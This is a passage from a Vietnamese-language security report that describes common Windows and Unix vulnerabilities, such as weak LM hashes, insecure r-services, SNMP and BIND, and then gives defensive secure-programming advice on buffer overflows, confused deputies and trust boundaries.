Quá trình băm này có nghĩa là kẻ tấn công chỉ cần hoàn thành một số tác vụ đơn giản trong việc bẻ gãy hai phần, mỗi phần 7 ký tự, chuyển đổi mật khẩu thành chữ hoa và quay trở lại để truy nhập xác thực vào hệ thống của bạn. Vì việc bẻ gãy các giá trị băm tăng lên cùng với độ dài của giá trị băm, nên ít nhất việc bẻ gãy mỗi đoạn 7 ký tự cũng đơn giản hơn rất nhiều so với 14 ký tự. Do toàn bộ chuỗi chính xác là 7 ký tự và hoàn toàn là chữ cái in hoa nên việc tấn công theo kiểu từ điển cũng đơn giản hoá hơn. Vì vậy phương pháp LM hashes hoàn toàn loại bỏ các chính sách lựa chọn mật khẩu tốt

Tất cả các hệ thống Microsoft Windows đều chịu ảnh hưởng của điểm yếu này

2.1.7 Sự xác thực Windows nói chung- Các tài khoản không mật khẩu hoặc mật khẩu yếu (General Windows Authentication -- Accounts with No Passwords or Weak Passwords)

Mật khẩu, các mã an toàn thường được sử dụng trong mỗi tương tác thực tế giữa người dùng và hệ thống thông tin. Phần lớn việc xác thực người dùng, bảo vệ file hoặc dữ liệu được thực hiện bằng cách yêu cầu người dùng cung cấp mật khẩu. Vì truy nhập xác thực hợp lệ không được ghi lại, thậm chí nếu được ghi lại cũng không bao giờ gây nghi ngờ nên khi mật khẩu bị lộ sẽ là cơ hội để người khác khám phá hệ thống bởi thực tế bên trong hệ thống không hề nhận ra điều này. Một kẻ tấn công hoàn toàn có thể truy nhập đến tài nguyên sẵn có của người đó và có thể trực tiếp không cho phép các tài khoản khác có thể truy nhập đến. Bất chấp sự nguy hiểm này, các tài khoản có mật khẩu trống hoặc không tốt vẫn còn vô cùng phổ biến và các tổ chức với các chính sách mật khẩu tốt vẫn còn tỷ lệ khá nhỏ.

Bất cứ hệ điều hành hoặc ứng dụng nào mà người dùng được xác thực bằng UserID và password đều gặp điểm yếu dễ tấn công này

2.1.8 Internet Explorer

Microsoft Internet Explorer là trình duyệt web mặc định được cài đặt trong các hệ điều hành Microsoft Windows. Tất cả các phiên bản hiện đang tồn tại của Internet Explorer đều có điểm yếu rất nguy hiểm. Một người quản trị web ác ý có thể thiết kế các trang web để lợi dụng điểm yếu này trên Internet Explorer của người dùng khi họ duyệt trang web này. Điểm yếu này có thể bị lợi dụng để phơi bày các cookie, các file hoặc dữ liệu riêng, hoặc thực thi các chương trình riêng, tải xuống và thực thi mã lệnh bất kỳ hoặc tiếp quản hoàn toàn hệ thống

Điểm yếu này tồn tại trong tất cả các hệ thống Microsoft Windows chạy bất kỳ phiên bản Microsoft Internet Explorer nào. Lưu ý một điều quan trọng rằng IE được cài đặt rộng rãi trong các phần mềm của Microsoft và điển hình trên tất cả hệ điều hành Windows, thậm chí trên cả các server nơi mà hiếm khi trình duyệt là cần thiết

2.1.9 Truy cập đăng ký từ xa (Remote Registry Access)

Microsoft Windows 9x, Windows CE, Windows NT, Windows 2000, Windows ME và Windows dùng cơ sở dữ liệu có vị trí trung tâm để quản lý phần mềm, cấu hình thiết bị và thiết lập người dùng

Các thiết lập an toàn hoặc các quyền hợp lệ có thể cho phép truy nhập đăng ký từ xa. Kẻ tấn công có thể lợi dụng đặc điểm này làm tổn thương hệ thống hoặc thiết lập các căn cứ để chỉnh sửa các quyền và các liên kết file cho phép các mã ác ý

Tất cả các phiên bản của Microsoft Windows 9x, Windows CE, Windows NT, Windows 2000, Windows ME và Windows XP đều chịu ảnh hưởng của điểm yếu này

2.1.10 Windows Scripting Host

Đầu năm 2000, sâu mạng “The Love Bug” (còn được gọi là "ILOVEYOU") Visual Basic script (VBScript) đã gây nguy hiểm tiêu tốn hàng triệu đôla. Sâu mạng này, và một số loại khác sau đó, đã tận dụng ưu điểm Windows Scripting Host (WSH) cho phép tất cả các file văn bản có phần mở rộng “.vbs” được thực thi như là một kịch bản của Visual Basic. Với WSH đã được phép, sâu mạng điển hình sinh sản bằng cách tính cả VBScript là nội dung của file khác và thực thi khi file đó được hiển thị hoặc được hiển thị trước trong một số trường hợp.

Windows Scripting Host có thể được cài đặt bình thường hoặc với Internet Explorer 5 (hoặc cao hơn) trên Windows 95 hoặc NT. Nó được cài đặt mặc định trên máy Windows98, ME, 2000 và XP.

2.2 Đối với hệ điều hành Unix

2.2.1 Các lời gọi thủ tục từ xa (Remote Procedure Calls - RPC)

Lời gọi thủ tục từ xa cho phép các chương trình trên một máy tính thực thi các thủ tục trên một máy tính khác bằng cách gửi dữ liệu đi và nhận kết quả về. Vì thế RPC được sử dụng rộng rãi cho nhiều dịch vụ mạng phân bố như quản trị từ xa, chia sẻ file NFS và NIS. Tuy nhiên có rất nhiều sai sót trong RPC dễ bị lợi dụng. Trong nhiều trường hợp, các dịch vụ RPC thực hiện với các đặc quyền root, kết quả là các hệ thống xuất hiện các dịch vụ RPC dễ bị nguy hiểm, có thể cung cấp cho kẻ tấn công với truy cập root từ xa không xác thực.

Gần như tất cả các phiên bản Unix và Linux cài đặt các dịch vụ RPC đều bị ảnh hưởng của điểm yếu này

2.2.2 Apache Web Server

Những người quản trị Web thường kết luận rằng do Internet Information Server (IIS) khác thường dễ bị tổn thương nên nguồn mở Apache Web Server là hoàn toàn an toàn. Trong khi so sánh với IIS, mặc dù Apache đã xứng đáng với danh tiếng an toàn, nó vẫn không chứng tỏ được là không thể bị tấn công dưới sự xem xét kỹ lưỡng.

Tuy nhiên không có web server nào có thể được coi là an toàn cho đến khi nó được xem xét trong sự tương tác với các ứng dụng web, nhất là các chương trình CGI và cơ sở dữ liệu. Cấu hình cứng hoá Apache vẫn phải nhường chỗ cho các truy cập không xác thực đến dữ liệu nếu CGI scripts không tự kiểm tra được chúng hoặc các điều khiển truy nhập cơ sở dữ liệu không thiết lập một cách đúng đắn. CGI scripts thực hiện với các quyền như của web server, vì thế CGI scripts được viết kém hoặc ác ý sẽ nguy hiểm như là các sai sót phần mềm trong Apache

Gần như tất cả các hệ điều hành Linux và rất nhiều hệ điều hành Unix đều cài đặt Apache và thường cho phép mặc định. Tất cả các hệ điều hành Unix đều có khả năng chạy Apache.

2.2.3 Secure Shell (SSH)

Shell an toàn là dịch vụ phổ biến cho việc đăng nhập an toàn, thực thi các lệnh và truyền nhận file qua mạng. Phần lớn các hệ điều hành tựa Unix đều hoặc là sử dụng các gói nguồn mở OpenSSH hoặc là các phiên bản thương mại từ SSH Comunication Security. Mặc dù ssh an toàn hơn rất nhiều telnet, fpt nhưng nhiều

sai sót đã được tìm thấy trong khi thực thi. Phần lớn là những lỗi nhỏ nhưng một số là vấn đề an toàn chủ yếu đã được sửa ngay lập tức. Điều nguy hiểm nhất trong việc lợi dụng các lỗ hổng này là nó cho phép một kẻ tấn công có thể thu được truy nhập root trên một máy từ xa

Bất kỳ hệ điều hành Unix hoặc Linux nào chạy OpenSSH 3.3 hoặc cũ hơn, hoặc SSH 3.0.0 hoặc cũ hơn của SSH Communication Security đều chịu ảnh hưởng điểm yếu này

2.2.4 Giao thức quản lý mạng đơn giản (Simple Network Management Protocol -SNMP)

Giao thức quản lý mạng đơn giản (Simple Network Management Protocol -SNMP) được sử dụng rộng rãi để giám sát từ xa và cấu hình hầu như tất cả các loại thiết bị hiện đại cho phép TCP/IP. SNMP thường được sử dụng là phương pháp để cấu hình và quản lý các thiết bị như là máy in, router, chuyển mạch và cung cấp dữ liệu vào cho các dịch vụ giám sát mạng.

Sự truyền thông SNMP bao gồm các loại thông báo được trao đổi khác nhau giữa các trạm quản lý SNMP và các thiết bị mạng chạy những gì có liên quan đến phần mềm đại lý. Cách thức mà các thông báo này được sử dụng và các kỹ thuật xácthực đằng sau những thông báo sử dụng này, cả hai đều có điểm yếu có thểkhai thác một cách đáng kể.

Kẻ tấn công có thể sử dụng điểm yếu trong SNMP để cấu hình lại hoặc tắt các thiết bị từ xa. Giao thông SNMP bị xem thường có thể bộc lộ số lượng lớn cấu trúc mạng cũng như các thiết bị và các hệ thống gắn vào nó. Kẻ xâm nhập sử dụng các thông tin này để chọn lựa mục đích và lập kế hoạch tấn công

2.2.5 Giao thức truyền file (File Transfer Protocol -FTP)

FPT deamon được dùng để phân phối các file đến người dùng nặc danh hoặc được xác thực (qua username và password). Dịch vụ FTP nặc danh không yêu cầu một mật khẩu duy nhất và tất cả người dùng có thể sử dụng cùng một tên để đăng nhập (“anonymous” hoặc “fpt”) vì thế cho phép mọi người có thể truy nhập vào dịch vụ

Các dịch vụ FTP được xác thực yêu cầu username và password nhưng nó lại truyền đi qua mạng dưới dạng rõ nên cho phép người thứ ba nghe trộm các trao đổi uỷ quyền. Để đánh cắp thông tin đăng nhập FTP một kẻ tấn công cần đặt chương trình phát hiện mạng ở một nơi nào đó dọc theo đường kết nối như là trên FTP server LAN hoặc client LAN

Nhiều sai sót nguy hiểm đã được tìm thấy trong các phiên bản của FPT. Bằng nhiều kỳ công đã cho phép kẻ tấn công giành được truy nhập root vào các

máy chủ FTP server trong khi những user khác chỉ cho phép thực thi các lệnh đơn giản ở mức người dùng. Phần lớn các tấn công trong trường hợp này yêu cầu cho phép truy cập nặc danh nhưng thậm chí đôi khi vẫn xảy ra đối với trường hợp tấn công nặc danh bị từ chối, miễn là FTP server vẫn lắng nghe trên cổng mạng. Chú ý rằng mặc dù FTP server sử dụng lời gọi hệ thống chroot() để giam hãm các các user nặc danh vào thư mục danh nghĩa nhưng nó vẫn bị lợi dụng nhờ các lỗi chính trong quá trình thực thi

Các hệ thống Unix và Linux chỉ với một FTP server được cài đặt và thường cho phép mặc định đã có thể bị khai thác từ điểm yếu này

2.2.6 Dịch vụ R- Quan hệ tin tưởng (R-services – Trust Relationships)

Shell từ xa (rsh), copy từ xa (rcp), login từ xa (rlogin) và thực thi từ xa (rexec) là các lệnh R (R-Commands) được sử dụng rộng rãi trong thế giới Unix. Các tổ chức với nhiều máy chủ Unix sẽ thường cấu hình các dịch vụ R (R-services) tương ứng (in.rshd, in.rlogind, in.rexecd), đây chính là cách mà các user có thể chuyển từ máy này sang máy khác mà không phải vào UserID và password một lần nữa. Thậm chí trên mạng, nơi các tài nguyên của người dùng được đưa ra gồm một hệ thống đơn giản, người quản trị thường phải chịu trách nhiệm với hàng tá thậm chí hàng trăm hệ thống, do đó cấu hình R-services dễ dàng cho việc di chuyển từ máy này sang máy khác. Một người dùng bình thường có thể rsh, rcp, rcp và rexec từ máy A vào máy B mà không cần phải xác thực lại bằng cách đặt lại tên và địa chỉ của máy A vào file ~/. rhosts của họ trên máy B. Tất cả các user có thể rsh,rcp, rlogin, rexec từ máy A vào máy B mà không cần xác thực lại nếu tên và địa chỉ của máy A nằm trong file /etc/hosts.equiv trên máy B.

R-services chịu thiệt hại nhất từ hai thiếu sót cơ bản nhất trong kết nối mạng là thiếu sự mã hoá và sự xác thực máy chủ yếu. Quá trình truyền tin giữa các R-command clients đến R-services dưới dạng rõ cho phép dữ liệu và các phím được ấn có thể bị chặn lại. Thực tế là R-services dễ dàng chấp nhận tên và địa chỉ của kết nối client được phép, nên thông tin dễ dàng bị giả mạo. Với các quan hệ tin tưởng không được thiết lập nên người dùng buộc phải gửi mật khẩu dưới dạng rõ qua mạng. Với quan hệ tin tưởng, kẻ tấn công có thể giả danh là một người dùng hợp lệ trên một máy chủ hợp lệ và dùng nó để đạt được các truy cập đến tất cả các máy khác

2.2.7 Line Printer Daemon (LPD)

Berkeley line printer daemon (LPD) là dịch vụ mà cho phép người dùng kết nối đến một máy in cục bộ từ một máy tính cục bộ hoặc ở xa theo giao thức

TCP cổng 515. LPD là cách phổ biến nhất để sử dụng máy in chủ trong các hệ thống Unix và Linux. Tuy nhiên, nhiều LPD chứa các sai sót lập trình dẫn đến tràn bộ đệm sau khi kẻ tấn công chạy các mã tuỳ ý với đặc quyền root

2.2.8 Gửi thư (Sendmail)

Sendmail là chương trình gửi, nhận, gửi chuyển tiếp phần lớn các thư điện tử được xử lý trên các máy tính Unix và Linux. Với việc Sendmail được sử dụng rộng rãi trên Internet nên nó là mục tiêu cho nhiều kẻ tấn công trong nhiều năm qua.

Các rủi ro gặp phải đối với Sendmail thường là hai dạng chính: sự leo thang đặc quyền gây ra do tràn bộ đệm và việc cấu hình không thích hợp cho phép máy tính của bạn là một ca (relay) cho các thư điện tử từ các máy khác

2.2.9 BIND/DNS

Các gói Berkeley Internet Name Domain (BIND) là sự thực thi của Domain Name Service (DNS) được sử dụng rộng rãi nhất - hệ thống cho phép xác định vị trí của server trên Internet (hoặc mạng cục bộ) bằng cách sử dụng tên (ví dụ www.yahoo.com) mà không cần phải biết rõ địa chỉ IP của chúng. Sự có mặt ở khắp mọi nơi của BIND đã làm cho nó thường xuyên là đích của các cuộc tấn công. Trong khi các nhà phát triển BIND đã có lịch sử sửa các điểm yếu rất nhanh thì một số lượng bất thường đã lỗi thời hoặc các server được cấu hình sai vẫn còn và đang phô bày ra cho các cuộc tấn công.

Có một số nhân tố đóng góp vào tình trạng này. Nhân tố chủ yếu thuộc về những người quản trị-những người đã không biết các nâng cấp an toàn, các hệ thống chạy BIND deamon (được gọi là "named") không cần thiết và các file cấu hình sai. Những điều này có thể mang đến việc từ chối dịch vụ, tràn bộ đệm hoặc huỷ hoại DNS cache. Điểm yếu của BIND được phát hiện ra gần đây nhất là từ chối dịch vụ. Trong trường hợp này kẻ tấn công có thể gửi các gói DNS riêng bắt buộc kiểm tra tính vững chắc bên trong, chỗ dễ bị tấn công và sẽ làm tắt BIND deamon. Một kiểu khác là tấn công tràn bộ đệm trong đó kẻ tấn công tận dụng sự thực thi yếu của các thư viện thiết bị giải DNS. Bằng cách gửi các đáp ứng DNS ác ý kẻ tấn công có thể thăm dò điểm yếu này và thực thi các mã tuỳ ý hoặc thậm chí gây ra từ chối dich vụ

2.10 Sự xác thực Unix nói chung- Các tài khoản không mật khẩu hoặc mật khẩu yếu (General Windows Authentication -- Accounts with No Passwords or Weak Passwords)

Đối với hệ điều hành Unix cũng có điểm yếu trong việc xác thực nói chung và các tài khoản không mật khẩu hoặc mật khẩu yếu giống như đối với hệ điều hành Microsoft Windows đã trình bày ở trên

3. Phát hiện và khắc phục các lỗ hổng

3.1 Các lỗ hổng từ hệ điều hành và các ứng dụng

Nếu một chương trình chứa lỗi và lỗi đã xuất hiện trong rất nhiều trường hợp thì nó sẽ gây cho bạn một số điều phiền phức. Thông thường trong những trường hợp đó nếu bạn đã ngăn ngừa được lỗi thì lỗi không thành vấn đề. Nếu muốn bạn có thể viết lại chương trình, khi đó hiệu quả ngăn ngừa lỗi sẽ cao hơn.

Tuy nhiên một số chương trình lại nằm trên ranh giới an toàn. Các chương trình này lấy thông tin vào từ các chương trình khác mà không có cách truy nhập giống với chúng

Chúng ta có thể lấy một số ví dụ như: Trình đọc thư của bạn lấy thông tin vào từ bất kỳ người nào gửi thư cho bạn, và thông tin đó được đưa đến màn hình của bạn. Ngăn xếp TCP/IP (TCP/IP stacks) của bất kỳ máy tính nào kết nối Internet cũng lấy thông tin từ một người nào đó trên Internet, và thường đã truy nhập đến mọi thứ trên máy tính của họ, điều mà phần lớn mọi người trên Internet chắc chắn không biết.

Bất kỳ chương trình nào thực hiện điều này đều phải hết sức cẩn thận. Nếu chương trình chứa một số lỗi, nó có thể có khả năng cho phép một người nào đó- những người không được tin tưởng- thực hiện một số điều mà họ không được phép làm. Một lỗi có tính chất như vậy được gọi là lỗ hổng (hole) hay chính xác hơn là điểm yếu dễ bị tấn công (vulnerability)

Dưới đây ta sẽ xem xét một số trường hợp các lỗ hổng xuất hiện do bản thân các chương trình chứa lỗi và một số điểm cần chú ý để hạn chế sự xuất hiện của các lỗ hổng khi xây dựng các chương trình

Các giải pháp về mặt tâm lý (Psychological problems)

Khi bạn viết các phần thông thường của một phần mềm, mục đích của nó là giải quyết một vấn đề nào đó có thể thực hiện được nếu như người dùng thực hiện điều đó một cách đúng đắn. Tuy nhiên khi xây dựng những phần liên quan đến vấn đề an toàn của phần mềm bạn cũng phải giải quyết những vấn đề nào đó không thể thực hiện được(impossible), bất kể những gì mà bất cứ người dùng nào không được tin tưởng thực hiện. Điều này có nghĩa là một phần nào đó trong chương trình của bạn phải thực hiện chức năng đúng đắn trong nhiều trường hợp khác nhau. Điều quan trọng đối với những người xây dựng chương trình là phải

đặt ra tất cả các khả năng, kể cả những khả năng không thể thực hiện được. Đơn cử một vấn đề đơn giản như một chương trình thực hiện phép chia hai số cho nhau, nếu người dùng đưa vào hai số khác không, chương trình sẽ thực hiện bình thường nhưng nếu người dùng đưa vào số chia là số 0, điều này là không thể thực hiện được, do đó người viết chương trình phải đặt ra cả trường hợp này và có biện pháp khắc phục như thông báo lỗi chẳng hạn.

Những nhà thám mã và những lập trình viên thời gian thực (real-time programmers) khá quen thuộc với việc thực hiện những điều gì đó theo cách này. Còn phần lớn những người lập trình viên khác thì không, họ có thói quen là các phần mềm làm việc bình thường và điều này có xu hướng tạo ra các phần mềm không an toàn.

Các lỗ hổng do thay đổi vai trò (Change of role hole)

Rất nhiều lỗ hổng xuất phát từ việc chạy các chương trình trong các môi trường khác nhau.

Ví dụ, giả sử bạn có trình biên dịch PostScript cho phép bạn xem tài liệu trước khi in. Nó không có vai trò ảnh hưởng đến sự an toàn. Nhưng giả sử bạn bắt đầu sử dụng nó để xem các tài liệu của người khác, người mà bạn không biết, thậm chí những người không đáng tin cậy. Bất chợt, sự có mặt của các chương trình điều khiển truy nhập file của PostScript trở thành một mối đe doạ. Một người nào đó có thể gửi cho bạn tài liệu mà sẽ xoá tất cả các file của bạn hoặc cất dấu bản copy các file của bạn ở nơi nào đó mà họ có thể nhận được chúng

Đây là nguồn gốc của các điểm yếu trong phần lớn các TCP/IP stacks của Unix- hệ điều hành được phát triển trên mạng, nơi mà về cơ bản mọi người trên mạng được tin tưởng, trong khi ngày nay chúng được triển khai trên mạng, nơi mà có rất nhiều người không được tin tưởng.

Ở mức tinh vi hơn, một số hàm sẽ an toàn tuyệt đối khi không vượt qua ranh giới tin tưởng, nhưng nếu chúng vượt qua ranh giới đó có thể gây ra những tai hoạ. Hàm gets() là một ví dụ điển hình. Nếu chúng ta sử dụng hàm gets() trong trường hợp ta điều khiển dữ liệu đầu vào thì ta chỉ cần cung cấp vùng đệm (buffer) lớn hơn dữ liệu mong muốn nhận vào và chúng ta hoàn toàn yên tâm. Nếu chúng ta tình cờ phá vỡ chương trình do đưa vào quá nhiều dữ liệu, khi đó hoặc là chương trình sẽ báo lỗi “don’t do that” hoặc là ta có thể mở rộng vùng đệm và biên dịch lại chương trình.

Nhưng khi dữ liệu đến từ những nguồn không được tin tưởng, gets() có thể tràn bộ đệm dẫn đến chương trình thực hiện những điều tầm thường. Phần lớn sự

đổ vỡ là kết quả thường thấy, nhưng chúng ta cũng phải cận thận với những dữ liệu mưu mẹo có thể làm cho chương trình thực hiện nó như là các mã thực thi.

Các lỗ hổng tràn bộ đệm

Tràn bộ đệm thường xuất hiện trong một số trường hợp

- Khi đọc dữ liệu vào trực tiếp vào vùng đệm
- Khi copy dữ liệu vào từ vùng đệm lớn sang vùng nhỏ hơn
- Khi thực hiện xử lý dữ liệu vào khác trên vùng đệm của xâu

Tuy nhiên, nếu dữ liệu vào là hoàn toàn tin tưởng thì nó không phải là lỗ hổng bảo mật, nó chỉ gây ra một số phiền phức.

Trong phần lớn các môi trường Unix, khi mảng là biến địa phương của một số hàm, dường như là sau đó sẽ trả về địa chỉ ở một nơi nào đó trên ngăn xếp. Đây có thể là lỗ hổng phổ biến nhất bị khai thác. Hàng nghìn lỗ hổng kiểu này đã được tìm thấy trong những năm qua.

Thậm chí đôi khi bộ đệm ở những nơi khác cũng có thể bị tràn tạo ra các lỗ hổng bảo mật riêng biệt nếu chúng gần với con trỏ hàm hoặc thông tin đáng tin cậy. Vì thế để phát hiện lỗ hổng đối với trường hợp này hãy tìm kiếm

- Các hàm nguy hiểm không kiểm tra giới hạn: strcpy, strlen, strcat, sprintf, gets.
- Các hàm nguy hiểm có kiểm tra giới hạn: strncpy, snprintf- một số hàm này sẽ không chú ý tới việc viết thêm NULL vào cuối xâu, điều này có thể dẫn đến sau đó khi copy kết quả, kể cả với dữ liệu khác- dữ liệu có liên quan- và có thể sẽ gây đổ vỡ chương trình
- Việc lạm dụng hàm strncat, điều này dẫn đến việc không thể ghi một byte null vào cuối mảng
- Sự đổ vỡ các chương trình dễ ảnh hưởng đến vấn đề an toàn-bất kỳ sự đổ vỡ nào cũng bắt nguồn từ lỗi con trỏ và có lẽ phần lớn lỗi con trỏ là do tràn bộ đệm
- Thử cung cấp cho các chương trình nhạy cảm về mặt an toàn các dữ liệu lớn - ở biến môi trường (nếu biến môi trường không được tin tưởng)- ở các tham số dòng lệnh (nếu tham số dòng lệnh không được tin tưởng)-trong các file không được tin tưởng khi chương trình đọc chúng, trên sự kết nối mạng không được tin tưởng. Nếu chương trình chia dữ liệu vào thành nhiều phần, hãy thử thực hiện với phần dữ liệu lớn và xem chúng có đổ vỡ hay không, nếu có thì tại vị trí chương trình đổ vỡ sẽ giống như một phần dữ liệu vào

- Kiểm tra giới hạn không đúng: Nếu việc kiểm tra giới hạn phải trải qua hàng trăm dòng mã, thay vì hai hoặc ba vị trí trung tâm, sẽ có nhiều cơ hội hơn để phát hiện ra những chỗ sai.

Sự uỷ quyền nhầm lẫn (Confused deputies)

Khi bạn đưa ra tên một file cho chương trình thông thường mở, chương trình sẽ yêu cầu hệ điều hành mở file. Vì chương trình đang chạy với đặc quyền của bạn nên nếu bạn cho rằng có thể không mở được file, hệ điều hành sẽ từ chối. Điều này không thành vấn đề

Nhưng nếu bạn đưa ra một tên file cho chương trình ảnh hưởng đến sự an toàn (như CGI script, chương trình setuid, setgid, hay một số network server), chương trình không cần thiết trả lời trên kiến trúc hệ điều hành- trong chế độ bảo vệ tự động.

Phần lớn các chương trình này thực hiện một số phép kiểm tra đối với dữ liệu mà chúng nhận được. Chúng thường rơi vào một số bẫy

- Các chương trình kiểm tra dữ liệu bằng cách phân tích tên file nhưng chúng thực hiện việc phân tích tên file khác với hệ điều hành. Điều này là một vấn đề đối với phần lớn Microsoft OS web servers. Hệ điều hành thực hiện việc phân tích khá phức tạp đối với tên file để tính toán file nào nó tham chiếu thật sự. Web server xem xét tên file để xác định loại truy cập bạn có đối với file, thông thường bạn có truy cập thực thi một file riêng biệt (dựa trên sự phân tích tên file) nhưng không có quyền đọc chúng. Nếu quyền truy nhập mặc định cho phép bạn đọc một file thì việc thay đổi tên file vì thế sẽ dẫn đến web server cho rằng đó là một loại file khác nhưng hệ điều hành phân tích tên file chỉ ra file cùng loại, sẽ cho bạn có khả năng đọc file.
- Một số chương trình kiểm tra tất cả dữ liệu nhận được kể cả những dữ liệu khá thông thường.
- Một số chương trình kiểm tra dữ liệu hoặc là phức tạp quá hoặc đơn giản quá đều có thể chứa các lỗ hổng. Ví dụ như rất nhiều web server Unix cũ cho phép bạn download bất kỳ file nào trong thư mục công khai html (public_html) của bất kỳ người nào (trừ khi hệ điều hành ngăn cản) nhưng nếu bạn thực hiện một liên kết đồng thời hoặc một liên kết cứng với những file riêng của một người nào đó, bạn có thể download chúng nếu web server chấp nhận việc này.

Lỗi mở hoặc đóng (fail –open or - closed)

Phần lớn các hệ thống nhạy cảm về an toàn không thực hiện đúng trong một số trường hợp. Chúng thường gặp lỗi trong 2 trường hợp sau:

- Cho phép truy cập trong khi không cần cho phép truy nhập. Điều này được gọi là lỗi mở (fail-open)
- Từ chối truy cập trong khi không cần từ chối truy nhập. Điều này được gọi là lỗi đóng (fail-closed)

Ví dụ với khoá cửa điện tử, cửa được khoá bằng cách giữ nó ở trạng thái đóng với một nam châm điện rất lớn, khi mất điện khoá cửa điện tử sẽ gặp lỗi mở bởi khi đó cửa được mở một cách dễ dàng. Ngược lại trong trường hợp cửa được khoá bằng chốt lò xo và sẽ bật ra khi có dòng điện chạy qua sẽ gặp lỗi đóng khi mất nguồn điện bởi khi đó không có cách nào để mở được cửa.

Thiếu tài nguyên (Resource starvation)

Rất nhiều chương trình được viết ra thừa nhận rằng có đủ tài nguyên sẵn có. Thậm chí nhiều chương trình được viết ra còn không đặt ra các khả năng sẽ xảy ra nếu không đủ tài nguyên sẵn có

- Điều gì sẽ xảy ra nếu không đủ bộ nhớ hoặc một vài định vị bị lỗi, thường trong trường hợp này sẽ trả về NULL đối với các hàm malloc hoặc new (dùng để cấp phát vùng nhớ)
- Điều gì sẽ xảy ra nếu chương trình chạy ngoài các đặc tả file (fds-file descriptors) - việc mở file dùng hàm open() sẽ trả về giá trị –1
- Điều gì sẽ xảy ra nếu một chương trình không thể fork() hoặc nếu tiến trình con bị chết trong khi đang khởi tạo vì thiếu tài nguyên

Tin tưởng những nguồn không đáng tin cậy (Trusting untrustworthy channels)

Nếu bạn gửi mật khẩu dưới dạng rõ qua Ethernet LAN mà có một người không tin tưởng ở đó, nếu bạn tạo ra một file tất cả đều có thể ghi và sau đó cố gắng đọc lại dữ liệu từ file đó, nếu bạn tạo một file trong /tmp với đối số O_TRUNC (xóa nội dung file nếu nó tồn tại) nhưng không có O_EXCL (nếu dùng chung với O_CREAT sẽ thông báo lỗi khi file mở đã tồn tại) ... khi đó bạn đang tin tưởng vào một thành phần trung gian không đáng tin tưởng. Giả sử một kẻ tấn công có thể phá vỡ một kênh không đáng tin cậy, chúng có thể từ chối các dịch vụ bạn yêu cầu bằng cách thay đổi dữ liệu trên kênh, chúng có thể thay đổi dữ liệu mà bạn không chú ý và thậm chí nếu chúng không thể thực hiện được những điều này thì chúng cũng có thể đọc dữ liệu.

Ranh giới lớn (Big interfaces)

Ranh giới an toàn nhỏ có khả năng an toàn hơn các ranh giới an toàn lớn. Vì vậy network servers có khuynh hướng an toàn hơn nhiều các chương trình setuid. Các chương trình setuid nhận tất cả các kiểu dữ liệu từ các nguồn không

đáng tin cậy- các biến môi trường, các đặc tả file, các bản đồ bộ nhớ ảo, các đối số dòng lệnh, và có thể cả dữ liệu vào là file. Trong khi đó network servers chỉ nhận dữ liệu vào là network-socket (và có thể dữ liệu vào là file)

qmail là một ví dụ về ranh giới an toàn nhỏ. Chỉ một phần của qmail thi hành như "root". Phần còn lại hoặc thi hành như các người dùng qmail đặc biệt hoặc như người nhận qmail

Bên trong qmail, việc kiểm tra tràn bộ đệm tập trung vào hai chức năng nhỏ và tất cả các chức năng thường được dùng để thay đổi các xâu sử dụng các chức năng này để kiểm tra.

Các mức an toàn (Security compartments)

Bất kỳ một hệ thống an toàn nào cũng được chia thành các mức an toàn. Ví dụ như hệ thống Linux có một số mức an toàn được biết đến như mức người dùng (users), mức nhân (kernel), mức mạng (network), mức này được chia thành các mức con là các kết nối mạng (network connections). Có một vài mối quan hệ tin tưởng được định nghĩa giữa các mức khác nhau này dựa trên sự cài đặt và xác thực hệ thống.

Các quan hệ tin tưởng phải có hiệu lực ở bất kỳ ranh giới nào giữa các mức an toàn. Khi bạn đang chạy một thư viện thiết bị đầu cuối, bạn có thể muốn thiết bị đầu cuối chỉ có các truy nhập đến thư viện cơ sở dữ liệu và bạn muốn chúng từ chối các truy nhập đến các shell Unix nói chung.

♣ Như vậy để tránh các lỗ hổng xuất hiện do bản thân các chương trình thì người lập trình phải đặt ra tất cả các khả năng, xem xét và giải quyết tất cả các khả năng đó, đồng thời phải chú ý đến những trường hợp dễ gây ra lỗ hổng như đã đề cập đến ở trên.

3.2 Vấn đề đối với người sử dụng

Ngoài nguyên nhân do hệ điều hành và ứng dụng chứa các lỗi gây ra các lỗ hổng bảo mật như đã đề cập ở trên, các lỗi hổng bảo mật còn xuất hiện do các nguyên nhân sau

- Mạng và máy chủ bị cấu hình sai
- Nhà cung cấp thiếu trách nhiệm.
- Thiếu những cá nhân có trình độ

Cấu hình sai máy chủ:

Đây là nguyên nhân tạo ra phần lớn các lỗ hổng bảo mật. Rất nhiều người khi quản trị không nhận biết được các dịch vụ đang chạy trên máy chủ của họ. Sự thay đổi nhanh chóng của công nghệ làm cho chỉ một số ít người có thể theo kịp.

Và như thế các máy tính nối mạng hiển nhiên đang đối mặt với nguy cơ bị xâm nhập. Khi những hệ thống này sử dụng các giá trị mặc định hoặc bị cấu hình sai sẽ là cơ hội tốt để kẻ xấu xâm nhập.

Những nhà cung cấp thiếu trách nhiệm:

Rất nhiều nhà cung cấp không quan tâm đến điều gì xảy ra trong chương trình của họ. Việc đảm bảo chất lượng tuân thủ các chuẩn trong ngành công nghiệp phần mềm. Để tiết kiệm chi phí thì người ta thường không áp dụng những tiêu chuẩn về qui trình sản xuất. Sự thiếu trách nhiệm của nhà cung cấp dẫn đến hậu quả là các hệ thống mạng và máy tính thiếu an toàn cho người dùng, tạo điều kiện thuận lợi cho Virus và hacker phát triển.

Trường hợp các bản sửa lỗi bị chậm trễ cũng có thể làm nguy hại đến công tác bảo mật. Các khám phá lỗ hổng hoạt động với tốc độ rất nhanh. Các hacker chia xẻ với nhau những thông tin mới nhất thông qua các mail list hay các diễn đàn hacker, trong khi đó với sự chậm chạp của nhà cung cấp các hệ thống đã bị xâm nhập và phá hoại trong thời gian cực ngắn.

Thiếu người có trình độ:

Nếu như tất cả các vấn đề ở trên đều được giải quyết thì người dùng lại vấp phải một vấn đề khác là thiếu những người tư vấn có trình độ cao. Việc thiếu nhân sự làm cho các chương trình về bảo mật trong doanh nghiệp bị xao lãng hoặc đi nhầm đường. Không có các chính sách bảo mật hoặc nếu có thì không được hoàn chỉnh. Chính điều đó làm cho hệ thống của chúng ta bị tổn thương trước các cuộc tấn công.

Vì vậy mỗi người dùng phải tự ý thức được việc bảo đảm an toàn cho hệ thống máy tính của mình khi kết nối Internet nhằm hạn chế các rủi ro có thể xảy ra trước sự tấn công từ bên ngoài. Để cải thiện tình trạng an ninh cho máy tính của mình mỗi người sử dụng cần thực hiện một số biện pháp sau đây:

Hệ điều hành (Operating system)
